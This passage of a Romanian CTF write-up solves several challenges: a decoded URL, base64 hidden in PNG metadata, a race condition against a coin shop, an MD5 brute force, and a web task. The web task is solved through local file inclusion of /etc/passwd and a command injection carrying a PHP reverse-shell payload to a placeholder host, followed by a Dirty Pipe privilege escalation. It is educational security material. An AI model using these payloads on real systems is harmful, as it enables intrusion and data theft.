std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~~basic_string(v14);
}

```

## 02-FLG-4YPO-RG52M-RSTCON-XXXXXXX

In ultima parte, putem observa ca un array este decodat scazand valoarea 20 din cei 42 de bytes ai sai:

```

>>> c = [0x54, 0x60, 0x60, 0x5C, 0x26, 0x1b, 0x1b, 0x64, 0x5f, 0x5f, 0x52, 0x61, 0x66, 0x66, 0x51, 0x5E, 0x1A, 0x4F, 0x5B, 0x59, 0x18, 0x58, 0x55, 0x4F, 0x51, 0x5A, 0x5F, 0x51, 0x4B, 0x5F, 0x55, 0x53, 0x5A, 0x4D, 0x60, 0x61, 0x5E, 0x51, 0x1A, 0x60, 0x64, 0x60]
>>> data = ''
>>> for i in c:
...     data += chr(i+20)
...
>>> data
'http://xssfuzzer.com/license_signature.txt'
>>>

```

Accesand acest url, putem gasi urmatorul string: GTLO88R  
Punand totul impreuna:

## 02-FLG-4YPO-RG52M-RSTCON-GTLO88R

**FLAG: RST{02-FLG-4YPO-RG52M-RSTCON-GTLO88R}**

## Stegano: (50p)

O imagine face cat o mie de cuvinte. Flag: RST{data}

Primul meu instinct la taskurile de steganografie este sa ma uit la stirnguri:

```
fedex@DESKTOP-2A6QRL:/mnt/c/work/ctf/22-rst/stegano$ strings RST.png -n 10 | grep =
<?xpacket begin=
' id='W5M0MpCehiHzreSzNTczkc9d'?>
<x:xmpmeta xmlns:x='adobe:ns:meta/' x:xmptk='Image::ExifTool 12.36'>
<rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>
  <rdf:Description rdf:about=''
    xmlns:Iptc4xmpCore='http://iptc.org/std/Iptc4xmpCore/1.0/xmlns/'
    <rdf:li xml:lang='x-default'>ddd</rdf:li>
    <Iptc4xmpCore:CreatorContactInfo rdf:parseType='Resource'>
<rdf:Description rdf:about=''
  xmlns:Iptc4xmpExt='http://iptc.org/std/Iptc4xmpExt/2008-02-29/'
  <rdf:li rdf:parseType='Resource'>
<rdf:Description rdf:about=''
  xmlns:dc='http://purl.org/dc/elements/1.1/'
  <rdf:li>VEhJU19XQVNfTk9UX1NPX0hBUkQ=</rdf:li>
<rdf:Description rdf:about=''
  xmlns:exif='http://ns.adobe.com/exif/1.0/'>
<rdf:Description rdf:about=''
  xmlns:photoshop='http://ns.adobe.com/photoshop/1.0/'>
<rdf:Description rdf:about=''
  xmlns:plus='http://ns.useplus.org/ldf/xmp/1.0/'>
  <rdf:li rdf:parseType='Resource'>
<?xpacket end='r'?>
VEhJU19XQVNfTk9UX1NPX0hBUkQ=
=bxDDDDDDd
```

Imediat am putut observa niste base64 encoded text, sa vedem ce este de fapt:

```
fedex@DESKTOP-2A6QRL:/mnt/c/work/ctf/22-rst/stegano$ echo "VEhJU19XQVNfTk9UX1NPX0hBUkQ=" > flag_b64; base64 --decode flag_b64
THIS_WAS_NOT_SO_HARDfedex@DESKTOP-2A6QRL:/mnt/c/work/ctf/22-rst/stegano$ |
```

Se pare ca am gasit flagul :)

FLAG: RST{THIS\_WAS\_NOT\_SO\_HARD}

## RST Coin: (50p)

Am lansat o moneda noua RST Coin. Poti folosi aplicatia de mai jos ca sa cumperi maxim 3 monede si, cu minim 10 monezi poti primi si flag-ul.

Link challenge: <http://vps-f8bcd6cb.vps.ovh.net/rst-coin/>

### Cumpara RSTCoin

Cumpara

### Reseteaza

Reseteaza

### Portofel

RSTCoin: 7

Flag: Mai ai nevoie de 3 RSTCoin pentru a primi flag-ul.

O aplicatie web care ne permite sa cumparam RSTCoins, dar maxim 3. Totusi, pentru a obtine flagul este nevoie de 10coins. Am cautat o perioada lunga dupa late indicii, cookies, parametrii secreti, dar nimica nu s-a dovedit folositor. In cele din urma, am recurs la human bruteforce, si am reusit din gresala sa obtin mai multi coins apasand foarte rapid:

## Portofel

RSTCoin: 4

Flag: Mai ai nevoie de 6 RSTCoin pentru a primi flag-ul.

Atunci am realizat ca s-ar putea sa am de-a face cu un race condition.  
Am scris rapid un script care sa faca requesturi foarte rapid:

```
1. from request_boost import boosted_requests
2.
3. urls = ['http://vps-f8bcd6cb.vps.ovh.net/rst-coin/?operatiune=cumpara' for test_no
    in range(20)]
4. results = boosted_requests(urls=urls, parse_json=False)
```

FLAG: RST{2AA76A085CACFE553EA98F9586D58721}

## Simple Admin Panel: (338p)

Un panou de administrare simplu protejat de bruteforce. Parola corecta va afisa flag-ul.

Link challenge: <http://vps-f8bcd6cb.vps.ovh.net/simple-admin-panel/>

Un trick care merita incercat mereu pe la inceput, este atasarea caractereului ~ la finalul numelui fisierului. In cazul acesta s-a potrivit, astfel am obtinut codul sursa:

```
<?php
session_start();
if(@$_SESSION['login'] == "")
    @$_SESSION['login'] == 0;
?><!DOCTYPE html>
<html>
<head>
<title>Simple Admin panel</title>
</head>
<form action="" method="post">
Password: <input type="password" name="password"><br />
<input type="submit" value="Login">
</form><br />
<?php
$password = rotate(@$_POST['password'], 10);
if(@$_SESSION['login'] == 3)
{
    echo "Bruteforce blocat. Incearca alta varianta.";
}elseif($password == "d461de2ba13b3c0c093357dc4573f028")
{
    echo "RST{" . strtoupper(md5($_POST['password'])) . "}";
}elseif(@$_POST['password'] != "")
{
    @$_SESSION['login']++;
    echo "Parola incorecta. Mai ai " . (3 - @$_SESSION['login']) . " sansa.";
}
}

function rotate($string, $target, $current=0)
{
    $string = md5($string . "flag");
    if($target == $current)
    {
        return $string;
    }else{
        return rotate($string, $target, $current+1);
    }
}
?>
```

Din acest fisier putem intelege logica autentificarii. Dupa intrucerea parolei, aceasta este trimisa catre functia roate cu un extra parametru 10, acesta reprezinta numarul de apeluri recursive pe care functia roatate il va executa. Functia rotate, pare sa calculeze hashul parolei+"flag". Deci noua ne ramane sa facem un bruteforce local cu un dictionar de parole (rockyou.txt) pana vom gasi cuvantul care trecut prin functia roatate va produce hashul d461de2ba13b3c0c093357dc4573f028

Pentru aceasta am scris un mic script:

```
import hashlib
rom = open('rockyou.txt').read().split()
hashes = ['d461de2ba13b3c0c093357dc4573f028']

for i in rom:
    initial = i
    hash = i
    for i in range(11):
        hash = hashlib.md5(hash+"flag").digest().encode('hex')
    if hash in hashes:
        print initial
        raw_input('?')
```

```
fedex@DESKTOP-2A6QRL:/mnt/c/work/ctf/22-rst/crypto/hash$ python solve.py
movingon
```

Introducand parola vom obtine flagul

Password:

RST{F02A01BE75F2EFD7E348715F8EE1875E}

FLAG: RST{F02A01BE75F2EFD7E348715F8EE1875E}

## Turnament:(460p)

URL: <http://51.254.113.23/>

In acest task, nimic complicat la prima vedere, un website care da load la altul, si un mesaj interesant: "Administration only!"

Putem observa in url parametrul file, daca incercam sa introducem: ?file=../../../../etc/passwd

```
root.x:0:root:/root:/bin/bash daemon.x:1:daemon:/usr/sbin:/usr/sbin/nologin bin.x:2:bin:/bin:/bin:/sbin/nologin sys.x:3:sys:/dev:/usr/sbin/nologin sync.x:4:55334:sync:/bin:/bin/sync games.x:5:60:games:/usr/games:/usr/sbin/nologin man.x:6:12:man:/var/cache/man:/usr/sbin/nologin lp.x:7:7:lp:/usr/spool/lpd:/usr/sbin/nologin mail.x:8:8:mail:/var/mail:/usr/sbin/nologin news.x:9:9:news:/usr/spool/news:/usr/sbin/nologin uucp.x:10:10:uucp:/usr/spool/uucp:/usr/sbin/nologin proxy.x:13:13:proxy:/usr/sbin/nologin www-data.x:33:33:www-data:/var/www:/usr/sbin/nologin backup.x:34:34:backup:/var/backups:/usr/sbin/nologin list.x:38:38:Maildir List Manager:/var/list:/usr/sbin/nologin ircd.x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats.x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin 55334:55334:nobody:nonexistent:/usr/sbin/nologin _apt.x:100:55334:nonexistent:/usr/sbin/nologin mov.x:1000:1000:mov:/bin/sh
```

Am obtinut fisierul. Deci aplicatie este vulnerabila la Local File Inclusion. Incercand sa leakui flag.txt / flag a fost zadarnic deoarece nu se gasesc astel de fisiere. Asadar, m-am gandit cum as putea sa obtin codul sursa?


<http://51.254.113.23/?file=php://filter/convert.base64-encode/resource=/var/www/html/background.php>

```
<?php
ini_set('max_execution_time', 5);
if ($_COOKIE['password'] !== getenv('PASSWORD')) {
    setcookie('password', 'PASSWORD');
    die('Administration only!');
}
?>

<h1>CS Pro Players</h1>
<form>
    <input type="hidden" value="expose.php" name="file">
    <textarea style="border-radius: 1rem;" type="text" name="text" rows=30 cols=100></textarea><br />
    <input type="submit">
</form>
<?php
if (isset($_GET["text"])) {
    $text = $_GET["text"];
    echo "<h2>Counting: " . exec('printf \'\' . $text . \'\' | wc -c') . "</h2>";
}
?>
'body>
'html>
```

Deci se pare ca trebuie sa setam cookie-ul cu o anumita valoare. Care sa fie aceasta? Deocamdata nu stim. Asa ca am rulat un tool de BF cu diverse filenames si am obtinut background.php, sa vedem continutul acestui fisier:

<http://51.254.113.23/?file=php://filter/convert.base64-encode/resource=/var/www/html/background.php>

**Output** 

```
<?php
$password = "xyz1337";
echo "404";

header('Location: /');
```

Daca setam valoarea cookie-ului la xyz1337, si accesam expose.php, vom vedea un nou element ca apare in aplicatie:

## CS Pro Players

Inputul introdus in aceasta casuta va ajunge sa fie pasat catre exec. Inputul nefiind sanitizat putem ajunge sa executam comenzi arbitrare de shell folosind simplul escape: **;  
COMANDA #**

Prin urmare, strategia este sa obtinem reverse shell, putem obtine aceasta folosind urmatoarea comanda:

```
' ; php -r '$sock=fsockopen("XX.XX.XX.XX",4242);exec("/bin/sh -i <&3 >&3 2>&3");' ; #
```

Iar pe serverul nostru trebuie sa rulam comanda: `nc -lvp 4242`

Din pacate problema nu se termina aici 😞

In continuare, trebuie sa gasim o modalitate de a obtine access asupra userului `mov` pentru a citi flagul. Din folderul /mov

Solutia pe care am folosit-o, unintended, a fost sa rulez un exploit de dirty pipe care mi-a oferit permisiuni de root, iar apoi am putut executa `su mov` si citi flagul

```
FLAG: RST{QbpNmAvVHwd4sBqu3wS4TuFxSLue}
```